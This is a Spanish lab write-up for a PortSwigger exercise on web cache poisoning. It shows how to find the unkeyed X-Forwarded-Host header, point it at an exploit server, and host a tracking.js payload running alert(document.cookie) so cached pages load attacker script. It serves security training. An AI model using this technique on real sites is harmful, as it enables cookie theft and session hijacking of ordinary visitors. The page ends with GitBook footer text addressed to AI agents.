> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/web/cache-poisoning/web-cache-poisoning-with-unkeyed-header.md).
# Envenenamiento de caché con un encabezado sin clave
Notas sobre Envenenamiento de caché con un encabezado sin clave para los laboratorios de PortSwigger Web Security Academy, incluido el flujo de explotación, pruebas de payload, validación en Burp Suite y contexto de mitigación.
### Envenenamiento de caché web con una cabecera no indexada
Esta aplicación es vulnerable a un **envenenamiento de caché web** porque trata de forma peligrosa una entrada de una **cabecera no indexada**. / Un usuario legítimo visita con regularidad la página principal del sitio.

\*\* Objetivo:\*\*/ Envenenar la caché para que la página principal sirva una respuesta que ejecute `alert(document.cookie)` en el navegador de la víctima.
**Análisis del comportamiento de la caché**


* Al interceptar la consulta a la página principal, se observa un **`Age`** parámetro en la respuesta, lo que indica que el recurso está en caché durante **30 segundos**.

* Añadir un parámetro arbitrario a la URL, por ejemplo `?test=1`, muestra que:
* La clave de caché se regenera.
* El contenido almacenado en caché puede modificarse y servirse a otros usuarios durante el periodo de caché.
Si se logra envenenar la respuesta raíz (`/`), cualquier visitante verá este contenido malicioso durante estos 30 segundos
**Buscar cabeceras explotables**

* Usando **Param Miner** en Burp Suite:
* Dado que el **Repeater**, la función **Adivinar cabeceras** se utiliza.

La extensión detecta un comportamiento de envenenamiento de la caché vinculada a la cabecera **`X-Forwarded-Host`**.
**Operación con cabecera no indexada**
* Se añade la siguiente cabecera a la solicitud:
```http

X-Forwarded-Host: test.com
```
* La respuesta entonces incluye la carga de un recurso JavaScript de este dominio.
* Al recargar, la aplicación siempre intenta recuperar este script, lo que confirma que la respuesta está en caché.
**Redirección al servidor de explotación**
* El valor de la cabecera se reemplaza por el dominio del **servidor de explotación**:
```http
X-Forwarded-Host: exploit-0a1c0025035a473c807ce8e901e3001a.exploit-server.net
```
La aplicación entonces intenta cargar el siguiente recurso:
**Inyección de carga útil maliciosa**

* En el servidor de explotación, creas el archivo:
```javascript
/resources/js/tracking.js
```
Contenido del archivo:
```javascript
alert(document.cookie)
```
* Este script ahora se incluye en la respuesta almacenada en caché.
**Resultado**
* Cuando un usuario visita la página principal durante el periodo de validez de la caché:
* El navegador carga el script envenenado.
* Aparece un cuadro de diálogo con `document.cookie`.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/web/cache-poisoning/web-cache-poisoning-with-unkeyed-header.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.